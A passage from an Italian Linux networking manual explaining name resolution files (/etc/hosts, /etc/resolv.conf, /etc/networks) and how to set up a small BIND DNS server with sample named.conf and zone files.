RESOLV_HOST_CONF	Se esiste e non è vuota, definisce il nome di un file alternativo a '`/etc/host.conf`'.
RESOLV_SERV_ORDER	Definisce l'ordine dei servizi di risoluzione dei nomi, senza tenere conto di quanto eventualmente già definito attraverso l'opzione '**order**' nel file '`/etc/host.conf`'.

Variabile	Descrizione
RESOLV_SERV_MULTI	Può contenere la stringa '**on**' oppure '**off**', con lo stesso significato dell'opzione '**multi**' del file '`/etc/host.conf`' e serve a sostituirsi all'eventuale dichiarazione fatta nel file stesso.

33.1.2 File per la conversione

Prima che esistessero i serventi DNS si dovevano risolvere i nomi attraverso l'uso di un file unico, contenente un elenco di indirizzi IP associato ai nomi rispettivi. Teoricamente, utilizzando un servente DNS questo file potrebbe non essere più necessario. In pratica conviene utilizzare ugualmente questo vecchio metodo per garantirsi l'accessibilità alla rete locale anche quando l'eventuale servente DNS non dovesse funzionare.

33.1.2.1 File «/etc/hosts»

Il file '`/etc/hosts`' viene usato per convertire i nomi degli elaboratori in numeri IP e viceversa. È particolarmente utile la sua compilazione all'interno di piccole reti che non dispongono di un servente DNS. Nell'ambito di una rete locale può essere predisposto uguale per tutti gli elaboratori connessi, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.[1]

```
# Necessario per il "loopback" IPv4.
127.0.0.1                   localhost.localdomain  localhost

# Indirizzi IPv4.
192.168.1.1                 dinkel.brot.dg  dinkel
192.168.1.2                 roggen.brot.dg  roggen
192.168.2.1                 weizen.mehl.dg  weizen

# Necessario per il loopback IPv6.
::1                         ip6-localhost   ip6-loopback

# Necessari per il multicast IPv6.
fe00::0                     ip6-localnet
ff00::0                     ip6-mcastprefix
ff02::1                     ip6-allnodes
ff02::2                     ip6-allrouters
ff02::3                     ip6-allhosts

# Indirizzi IPv6.
fec0::1:2a0:24ff:fe77:4997  dinkel.brot.dg  dinkel
fec0::1:280:5fff:fea6:6d3d  roggen.brot.dg  roggen
fec0::2:280:adff:fec8:a981  weizen.mehl.dg  weizen
```

In pratica, il file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '**#**') e righe che iniziano con un indirizzo IP (sia IPv4, sia IPv6). Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Di solito, si indica il nome a dominio completo (FQDN o *Fully qualified domain name*), seguito eventualmente da possibili abbreviazioni o soprannomi.

Come già accennato, è possibile creare un file '`/etc/hosts`' identico per tutti gli elaboratori della propria rete locale. Ma se la rete locale si articola in sottoreti, è normale che il dominio di appartenenza di ogni sottorete cambi. Nell'esempio visto, si fa riferimento a due sottoreti IPv4 e IPv6: 192.168.1.0 e fec0::1::/64 denominata *brot.dg*; 192.168.2.0 e fec0::2::/64 denominata *mehl.dg*. In questa situazione, potrebbe capitare che un elaboratore nella rete *mehl.dg* abbia lo stesso nome locale di un altro collocato nelle rete *brot.dg*. Per questo, l'attribuzione di soprannomi, o semplicemente di abbreviazioni, deve essere deve essere tale da non creare ambiguità, oppure deve essere evitata. A questo fa eccezione il caso dell'indirizzo di *loopback*: ogni elaboratore è bene che si chiami *localhost*.

33.1.2.2 File «/etc/networks»

Il file '`/etc/networks`' viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file '`/etc/hosts`', può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file:

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**`route`**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

È bene chiarire che normalmente non si utilizza il servente DNS per risolvere i nomi della rete; quindi, di solito, la gestione dei nomi si attua solo attraverso la predisposizione di questo file.

33.1.2.3 File «/etc/resolv.conf»

Quando il file '`/etc/hosts`' non basta, si deve poter accedere a un servizio di risoluzione dei nomi, ovvero a un servente DNS. Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, devono essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

Questo file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '`#`') e righe che iniziano con un nome di opzione seguite normalmente da un argomento. Le opzioni utilizzabili sono descritte nella tabella successiva.

Tabella 33.6. Alcune direttive.

Direttiva	Descrizione
`nameserver` ***indirizzo_ip_servente_dns***	L'opzione '**`nameserver`**' è la più importante e permette di definire l'indirizzo IP di un servizio di risoluzione dei nomi. Se questa opzione non viene utilizzata, si fa riferimento a un servizio locale, raggiungibile precisamente all'indirizzo 127.0.0.1. Il file '`/etc/resolv.conf`' può contenere più righe con questa opzione, in modo da poter fare riferimento a servizi di risoluzione dei nomi alternativi quando quello principale non risponde.
`domain` ***nome_a_dominio***	Stabilisce il dominio predefinito per le interrogazioni del servizio di risoluzione dei nomi.
`search` ***nome_a_dominio*`...`	Definisce un elenco di domini possibili (l'elenco è separato da spazi o caratteri di tabulazione) per le interrogazioni del servizio di risoluzione dei nomi.

Una configurazione normale non ha bisogno dell'indicazione delle opzioni '**`domain`**' e '**`search`**'. Se il file '`/etc/resolv.conf`' si limita a contenere opzioni '**`nameserver`**', questo può essere standardizzato su tutta la rete locale.

Segue un esempio in cui si utilizza il servizio di risoluzione dei nomi offerto dall'indirizzo IP 8.8.8.8 ed eventualmente, in sua mancanza, dall'indirizzo 8.8.4.4.

```
nameserver 8.8.8.8
nameserver 8.8.4.4
```

33.2 DNS come base di dati distribuita

Prima di descrivere in pratica l'allestimento di un sistema DNS per la risoluzione dei nomi, è necessario comprendere, almeno a grandi linee, i concetti di partenza: domini, zone, record di risorsa.


33.2.1 Nome a dominio

Alla base del sistema esiste il nome a dominio, che è la forma con cui si rappresenta un indirizzo attraverso una denominazione strutturata. Per esempio, *dinkel.brot.dg* potrebbe essere il nome a dominio che corrisponde a un nodo preciso nella rete (in tal caso di parla di FQDN), nome che si può scomporre secondo una sequenza gerarchica, come si vede nella figura 33.8.

Figura 33.8. Scomposizione del nome a dominio *dinkel.brot.dg*.

I nomi a dominio, nel loro insieme, costituiscono una struttura ad albero, in cui la radice è il dominio principale, rappresentato con un punto singolo oppure lasciato sottinteso. Ogni nodo di questo albero è un dominio, rappresentato attraverso l'unione dei nomi dei nodi attraversati a partire dalla radice, indicandoli da destra verso sinistra, separati con un punto uno dall'altro, come si intende meglio dalla figura 33.9.

Figura 33.9. Struttura ad albero dei nomi a dominio.



In linea di principio, le «foglie» di questo albero, ovvero i nodi terminali, dovrebbero corrispondere a dei nodi di rete; tuttavia, benché sconsigliabile, è possibile che un nodo non terminale nell'albero dei nomi a dominio, corrisponda a un nodo di rete. Seguendo l'esempio della figura 33.9, *dinkel.brot.dg* e *roggen.brot.dg* sono intesi come nodi di rete, ma non si può escludere che lo siano anche *brot.dg* e *dg* stesso.


La lunghezza di un nome a dominio si esprime in ***livelli***, intesi come quantità di nodi che si devono attraversare, esclusa la radice. Per esempio, il nome *dinkel.brot.dg* ha tre livelli. In particolare, si fa riferimento al primo nodo successivo alla radice come al dominio di primo livello, noto in generale come TLD, ovvero *top level domain*. Pertanto, il nome *dinkel.brot.dg* appartiene quindi al dominio di primo livello *dg*.

33.2.2 Zone

Secondo il DNS, i livelli gerarchici di suddivisione delle competenze sono le ***zone***, le quali si sovrappongono all'albero dei domini. Una zona riguarda un ramo dell'albero dei domini, a partire da un

certo nodo in poi, ma al suo interno, questa zona può demandare la competenza per dei rami inferiori ad altre zone.

Figura 33.10. Suddivisione in zone.



L'esempio della figura 33.10 dovrebbe aiutare a comprendere il meccanismo: la zona principale è competente per tutto l'albero dei domini, ma demanda ad altre zone la competenza per il dominio *dg* e per altri domini che dipendono direttamente da quello principale. La zona '**dg**' è competente per il dominio *dg* e per tutti i suoi sottodomini, tranne *brot.dg* che viene demandato a un'altra zona (con lo stesso nome); infine, la zona '**brot.dg**' è competente per tutti i suoi sottodomini.

Da questo esempio si dovrebbe comprendere che le zone seguono la struttura dei domini, ma non hanno necessariamente la stessa frequenza di suddivisione.

33.2.3 Record di risorsa

Ogni zona organizza le informazioni di sua competenza in quelli che sono chiamati record di risorsa. Questi record definiscono l'associazione tra un nome a dominio e un'altra informazione, in base al tipo di record. Per esempio, per cercare l'indirizzo IPv4 associato a un certo nome a dominio, si consultano i record di tipo «A»; per conoscere il servizio di risoluzione dei nomi competente per un certo nome a dominio (in questo caso inteso come zona), si consultano i record di tipo «NS».

L'interrogazione di un servizio DNS corrisponde all'interrogazione di una base di dati, in cui, il risultato è il record desiderato. Naturalmente, tutto questo avviene generalmente in modo trasparente, per opera dei programmi che ne hanno bisogno, senza disturbare l'utente.

33.2.4 Risoluzione inversa

La base di dati che costituisce il sistema DNS serve principalmente per due cose: trovare l'indirizzo numerico corrispondente a un nome a dominio e trovare il nome a dominio a partire dall'indirizzo numerico (ammesso che sia disponibile un nome). Tuttavia, il sistema DNS gestisce **solo** nomi a dominio, pertanto la risoluzione da indirizzo a nome avviene attraverso un meccanismo un po' strano.

Infatti, alcuni domini sono speciali, perché servono a rappresentare, in qualche modo, un indirizzo numerico. Per esempio, *4.3.2.1.in-addr.arpa* è uno di questi domini speciali, che fa riferimento implicito all'indirizzo IPv4 1.2.3.4 (in questo caso, trattandosi di IPV4, l'inversione delle cifre è voluta).

I domini più importanti che servono a rappresentare in qualche modo un indirizzo numerico sono *in-addr.arpa* per gli indirizzi IPv4 e *ip6.arpa* per gli indirizzi IPv6.

33.2.5 Registrazione di un nome a dominio

I nomi a dominio utilizzati all'interno di Internet si ottengono attraverso una fase chiamata ***registrazione***. Intuitivamente si può comprendere che la registrazione di un nome avvenga facendo una richiesta a chi è competente per la zona a cui questo nome appartiene. Per esempio, se si vuole registrare il nome *rosso.marrone.nero*, si deve chiedere la cosa a chi gestisce la zona *marrone.nero*.

Generalmente, si registrano nomi a dominio di secondo livello, pertanto ci si rivolge a quella che viene chiamata ***autorità di registrazione*** (nota anche con la sigla RA, per *Registration authority*), competente per il dominio di primo livello a cui si vuole fare riferimento. Per esempio, se si volesse registrare il nome *prova.it*, occorrerebbe rivolgersi all'autorità di registrazione italiana: *http://www.nic.it* . In questo contesto particolare, il dominio di primo livello è noto come TLD, ovvero *Top level domain*; inoltre, nell'ambito della normativa italiana, si parla preferibilmente di ***nomi a dominio***.

La registrazione di un nome a dominio è paragonabile alla registrazione di un marchio, con la differenza fondamentale che, per essere usato, richiede l'aggiornamento del DNS.

La procedura per la registrazione di un nome a dominio attraverso un'autorità di registrazione, può essere complessa, ma soprattutto, la procedura cambia da un'autorità all'altra. Per questo e anche per sollevare dall'incombenza legata alla gestione tecnica del DNS, esistono diverse aziende che offrono la loro assistenza per la registrazione e la cura del DNS. Generalmente, è conveniente rivolgersi a intermediari di questo tipo, purché siano chiari i servizi che vengono offerti e le condizioni relative; soprattutto è indispensabile verificare che la registrazione venga effettuata a nome del cliente (persona o ente) che vuole ottenere tale registrazione.

Normalmente, le autorità di registrazione pubblicano le informazioni sui domini di loro competenza. Queste notizie dovrebbero essere accessibili attraverso il protocollo NICNAME, noto anche con il nome WHOIS, descritto nei documenti RFC 812 e RFC 954. In un sistema GNU si ottengono queste informazioni con il programma Whois,[2] il quale è in grado di decidere da solo quale servente interpellare, a meno di indicare qualcosa di diverso attraverso le opzioni della riga di comando:

```
whois [opzioni] oggetto
```

Generalmente, si utilizza il programma indicando semplicemente il nome a dominio a cui si è interessati. L'esempio seguente ottiene le informazioni disponibili sul dominio *linuxdidattica.org*:

```
$ whois informaticalibera.net [Invio]

 Whois Server Version 2.0
 …
    Domain Name: INFORMATICALIBERA.NET
    Registrar: KEY-SYSTEMS GMBH
    Whois Server: whois.rrpproxy.net
    Referral URL: http://www.key-systems.net
    Name Server: NS1.NICE.NET
    Name Server: NS2.NICE.NET
    Name Server: NS3.NICE.NET
    Status: ok
    Updated Date: 18-nov-2009
    Creation Date: 12-apr-2007
    Expiration Date: 12-apr-2014
 …
 DOMAIN: INFORMATICALIBERA.NET

 RSP: NICE S.r.l.
 URL: http://www.niceweb.eu

 owner-contact: P-DCG606
 owner-organization: daniele giacomini
 owner-fname: daniele
 owner-lname: giacomini
 owner-street: via Morganella Est, 21
 owner-city: Ponzano Veneto (TV)
 owner-zip: I-31050
 owner-country: IT
 owner-phone: +39.04221835202
 owner-email: appunti2@gmail.com

 admin-contact: P-DCG606
 admin-organization: daniele giacomini
 admin-fname: daniele
 admin-lname: giacomini
 admin-street: via Morganella Est, 21
 admin-city: Ponzano Veneto (TV)
 admin-zip: I-31050
 admin-country: IT
 admin-phone: +39.04221835202
```

```
admin-email: appunti2@gmail.com

tech-contact: P-NOO151
tech-organization: NICE S.r.l.
tech-fname: NICE
tech-lname: Operations
tech-street: business unit niceweb.it Via Nomentana 186
tech-city: Roma
tech-state: RM
tech-zip: 00162
tech-country: IT
tech-phone: +39.06874461
tech-email: support@niceweb.it

billing-contact: P-NCB327
billing-organization: NICE S.r.l.
billing-fname: NICE
billing-lname: Billing
billing-street: business unit niceweb.it Via Nomentana 186
billing-city: Roma
billing-state: RM
billing-zip: 00162
billing-country: IT
billing-phone: +39.06874461
billing-email: billing@niceweb.it

nameserver: ns1.nice.net
nameserver: ns2.nice.net
nameserver: ns3.nice.net
```

33.3 Esempio di configurazione del DNS

Per la gestione di un servizio DNS si fa riferimento generalmente al pacchetto BIND,[3] rappresentato concretamente dal '**named**'; tuttavia è bene evitare di fare confusione: '**named**' è il nome del demone che compie il lavoro; BIND è il nome del pacchetto che racchiude tutto il necessario alla gestione del DNS, compreso '**named**'.

Si dispone di una piccola rete locale composta da due elaboratori con indirizzi IPv4 e IPv6:

IPv4	IPv6	Nome
192.168.1.1	fec0:0:0:1::1	*dinkel.brot.dg*
192.168.1.2	fec0:0:0:1::2	*roggen.brot.dg*

Il primo di questi due elaboratori è connesso a Internet (con un'altra coppia di indirizzi) e viene predisposto per gestire un servizio di risoluzione dei nomi attraverso il demone '**named**'. La connessione esterna serve solo all'elaboratore '**dinkel**' e non permette all'altro elaboratore di accedere a Internet.

33.3.1 Prima di gestire un servente DNS

Quando non si gestisce localmente un servizio di risoluzione dei nomi e si vuole accedere a Internet, è necessario almeno fare uso di un servizio esterno, di solito messo a disposizione dallo stesso fornitore di accesso.

File '`/etc/host.conf`' (sezione 33.1.1)

È il file di configurazione principale dei servizi di rete. Serve in particolare per determinare in che modo si intendono risolvere i nomi a dominio. L'esempio seguente è quello classico, utilizzato quasi sempre.

```
order hosts,bind
multi on
```

L'opzione '**order**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' e quindi si interpella il servizio di risoluzione dei nomi.

File '`/etc/hosts`' (sezione 33.1.2.1)

Questo file permette di definire i nomi degli elaboratori abbinati al loro indirizzo IP, senza fare uso di un servente DNS. Per entrambi gli elaboratori dell'esempio, va bene il contenuto seguente:


```
127.0.0.1       localhost.localdomain   localhost
::1             ip6-localhost           ip6-loopback

fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
ff02::3         ip6-allhosts

192.168.1.1     dinkel.brot.dg          dinkel
fec0:0:0:1::1   dinkel.brot.dg          dinkel
192.168.1.2     roggen.brot.dg          roggen
fec0:0:0:1::2   roggen.brot.dg          roggen
```

File '`/etc/networks`' (sezione 33.1.2.2)

Questo file attribuisce i nomi agli indirizzi di rete (solo IPv4). Per entrambi gli elaboratori dell'esempio va bene il contenuto seguente:

```
localdomain     127.0.0.0
brot.dg         192.168.1.0
```

File '`/etc/resolv.conf`' (sezione 33.1.2.3)

Viene usato per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si vuole gestire questo servizio nella propria rete locale, se ne deve indicare almeno uno esterno per accedere a Internet. Nell'esempio seguente, si fa riferimento a quelli di Google:

```
nameserver 8.8.8.8
nameserver 8.8.4.4
```

33.3.2 Predisposizione di un servente DNS elementare

Il tipo di servizio di risoluzione dei nomi più semplice è quello che si occupa solo di accumulare in una memoria cache gli ultimi indirizzi richiesti, senza avere alcuna competenza di zona. Il servizio viene allestito all'interno dell'elaboratore '**dinkel**'.

File '`/etc/resolv.conf`' (33.1.2.3)

Viene modificato in modo da fare riferimento all'indirizzo locale (*localhost*), dal momento che si intende usare il proprio elaboratore per la gestione del servizio di risoluzione dei nomi.

```
nameserver 127.0.0.1
```

File '`/etc/named.conf`' o '`/etc/bind/named.conf`'

Viene utilizzato da '**named**' come punto di partenza della configurazione del servizio DNS.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

La prima direttiva, che occupa le prime quattro righe, definisce in particolare la directory predefinita per contenere gli altri file di configurazione del servizio di risoluzione dei nomi.

La seconda direttiva indica il file '`named.root`', contenuto in '`/etc/bind/`', che serve come fonte per gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi del dominio principale (ciò è rappresentato simbolicamente dal punto isolato).

La terza direttiva indica il file '`127.0.0`' contenuto in '`/etc/bind/zone/`', utilizzato come configurazione per la rete dell'elaboratore locale (*localhost*).

in-addr.arpa è un dominio speciale attraverso il quale si definisce che le cifre precedenti rappresentano un indirizzo IPv4 rovesciato.

File '`/etc/bind/named.root`', '`/etc/bind/named.ca`'

Si tratta del file contenente le indicazioni necessarie a raggiungere i servizi di risoluzione dei nomi del dominio principale. Nella consuetudine può avere diversi nomi, tra cui i più importanti sono '`named.root`' e '`named.rc`'. Questo file viene realizzato da un'autorità esterna e viene quindi semplicemente utilizzato così com'è. Segue un esempio di questo.

```
.                       3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
.                       3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000      A     128.9.0.107
.                       3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.     3600000      A     192.33.4.12
.                       3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.     3600000      A     128.8.10.90
.                       3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.     3600000      A     192.203.230.10
.                       3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.     3600000      A     192.5.5.241
.                       3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.     3600000      A     192.112.36.4
.                       3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.     3600000      A     128.63.2.53
.                       3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.     3600000      A     192.36.148.17
.                       3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.     3600000      A     198.41.0.10
.                       3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.     3600000      A     193.0.14.129
.                       3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.     3600000      A     198.32.64.12
.                       3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.     3600000      A     198.32.65.12
```

File '`/etc/bind/zone/127.0.0`'

Definisce la configurazione per la rete 127.0.0.∗, cioè quella a cui appartiene il nome *localhost*.

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                           NS    localhost.localdomain.
1.0.0.127.in-addr.arpa.    PTR   localhost.localdomain.
```

La prima riga, '**`SOA`**' (*Start of authority*), è il preambolo del file. Si riferisce all'origine rappresentata dal simbolo '`@`' (in questo caso '`@`' rappresenta *0.0.127.in-addr.arpa*) e definisce in particolare i dati seguenti:

- l'elaboratore di provenienza, *localhost.localdomain*, indicato in modo assoluto e per questo terminato con un punto;
- l'indirizzo di posta elettronica della persona o del gruppo che mantiene il servizio di risoluzione dei nomi (in questo caso, la notazione '**`root.localhost.localdomain.`**' si riferisce all'utente '**`root@localhost.localdomain`**' e l'indirizzo è assoluto perché termina con un punto);
- il numero di serie, rappresentato in modo da comprendere la data (anno, mese, giorno), seguita da due cifre che permettono di esprimere la versione del giorno.

La seconda riga, NS (*Name server*) indica il nome dell'elaboratore che offre il servizio di risoluzione dei nomi.

La terza riga, PTR, indica che il nome a dominio *1.0.0.127.in-addr.arpa* (ovvero l'indirizzo 127.0.0.1) corrisponde a *localhost.localdomain*.

In pratica, tutto questo definisce un servizio di risoluzione dei nomi che è in grado esclusivamente di interrogare i servizi del livello principale e di tradurre l'indirizzo 127.0.0.1 in *localhost.localdomain*.

33.3.3 Gestire anche la rete locale

Perché il servizio di risoluzione dei nomi sia in grado di gestire anche la rete locale, occorre che possa tradurre i nomi utilizzati nella rete locale in indirizzi IP e viceversa.

File '`/etc/named.conf`' o '`/etc/bind/named.conf`'

Il file viene modificato in modo da fare riferimento ad altri quattro file:

- '`/etc/bind/zone/dg`'
  per la trasformazione dei nomi a dominio appartenenti al dominio principale della rete locale (*dg*) in indirizzi numerici;
- '`/etc/bind/zone/brot.dg`'
  per la trasformazione dei nomi a dominio appartenenti alla rete locale *brot.dg* in indirizzi numerici;
- '`/etc/bind/zone/192.168.1`'
  per la trasformazione degli indirizzi IPv4 appartenenti alla rete locale (192.168.1.∗) in nomi a dominio;
- '`/etc/bind/zone/fec0:0:0:1`'
  per la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:∗) in nomi a dominio.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

File '`/etc/bind/zone/192.168.1`'

Definisce la configurazione per la rete locale 192.168.1.∗.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    dinkel.brot.dg.

1.1.168.192.in-addr.arpa.   PTR   dinkel.brot.dg.
2.1.168.192.in-addr.arpa.   PTR   roggen.brot.dg.
```

In tal modo è possibile determinare che l'indirizzo 192.168.1.1 corrisponde a *dinkel.brot.dg* e che 192.168.1.2 corrisponde a *roggen.brot.dg*.[4]

File '/etc/bind/zone/dg'

Definisce la configurazione per la rete locale *dg*.

```
@  IN           SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                NS   dinkel.brot.dg.
```

In tal modo è possibile determinare non ci sono nomi corrispondenti a nodi, che dipendono direttamente dalla zona *dg*.

File '/etc/bind/zone/brot.dg'

Definisce la configurazione per la rete locale della zona *brot.dg*.

```
@  IN           SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                NS   dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

In tal modo è possibile determinare che l'indirizzo *dinkel.brot.dg* corrisponde a 192.168.1.1 per IPv4 e a fec0:0:0:1:0:0:0:1 per IPv6; inoltre, *roggen.brot.dg* corrisponde a 192.168.1.2 per IPv4 e a fec0:0:0:1:0:0:0:2 per IPv6.

File '/etc/bind/zone/127.0.0'

Dal momento che adesso l'elaboratore locale può essere identificato con un nome più significativo del semplice *localhost*, conviene modificare anche il file '/etc/bind/zone/127.0.0', benché ciò non sia strettamente necessario.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    dinkel.brot.dg.

1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

File '/etc/bind/zone/fec0:0:0:1'

Definisce la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:∗) in nomi a dominio.


```
@       IN     SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                              NS      dinkel.brot.dg.

\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Si osservi il fatto che è possibile avere indirizzi IPv4 e indirizzi IPv6 che si risolvono in un nome in comune.

33.3.4 Gli altri elaboratori della rete

Gli altri elaboratori della rete locale, in questo caso solo *roggen.brot.dg*, fanno uso del servizio di risoluzione dei nomi offerto da *dinkel.brot.dg*, cioè 192.168.1.1, quindi il loro file '/etc/resolv.conf' deve contenere il riferimento a questo:

```
nameserver 192.168.1.1
```

33.3.5 Gestire la posta elettronica locale

Per inserire anche l'indicazione di un servente di posta elettronica, basta modificare il file '/etc/bind/zone/brot.dg' contenuto nell'elaboratore *dinkel.brot.dg*, aggiungendo la riga '**MX**':

```
@  IN           SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                NS   dinkel.brot.dg.
                MX   10 dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

33.3.6 Gestire gli alias

Spesso è conveniente definire dei nomi fittizi riferiti a elaboratori che ne hanno già uno. Viene modificato il file '/etc/bind/zone/brot.dg' in modo da aggiungere gli alias *www.brot.dg* e *ftp.brot.dg*, che fanno riferimento sempre al solito *dinkel.brot.dg* che però svolge anche le funzioni di servente HTTP e FTP:

```
@  IN           SOA   dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                NS     dinkel.brot.dg.

                MX     10 dinkel.brot.dg.

www.brot.dg. CNAME  dinkel.brot.dg.
ftp.brot.dg. CNAME  dinkel.brot.dg.

dinkel.brot.dg. A      192.168.1.1
dinkel.brot.dg. A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg. A      192.168.1.2
roggen.brot.dg. A6   0 fec0:0:0:1:0:0:0:2
```

33.3.7 Isolamento dall'esterno

Se la rete locale funziona senza poter accedere alla rete Internet esterna, conviene evitare che si tenti di interrogare i servizi di risoluzione dei nomi del dominio principale: basta commentare la direttiva che attiva questa ricerca nel file 'named.conf'.

File ‘/etc/named.conf’ o ‘/etc/bind/named.conf’

I commenti possono iniziare con una doppia barra obliqua (‘//’), terminando così alla fine della riga, oppure possono essere inseriti tra ‘/*’ e ‘*/’.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

33.4 Gestione del servizio di risoluzione dei nomi

In un sistema Unix il servizio di risoluzione dei nomi viene offerto generalmente dal programma ‘**named**’. Per verificarne il funzionamento si possono usare dei programmi specializzati nella sua interrogazione.

33.4.1 Utilizzo di «named»

Il programma ‘**named**’ è il demone che compie in pratica il servizio di risoluzione dei nomi del pacchetto BIND. Si avvale di un file di avvio (o di configurazione) che in passato è stato ‘/etc/named.boot’ e attualmente è invece ‘/etc/named.conf’, oppure ‘/etc/bind/named.conf’. Eventualmente, se viene indicato un nome di file negli argomenti, viene utilizzato quel file invece di quello predefinito.

```
named [opzioni] [[-b] file_di_avvio]
```

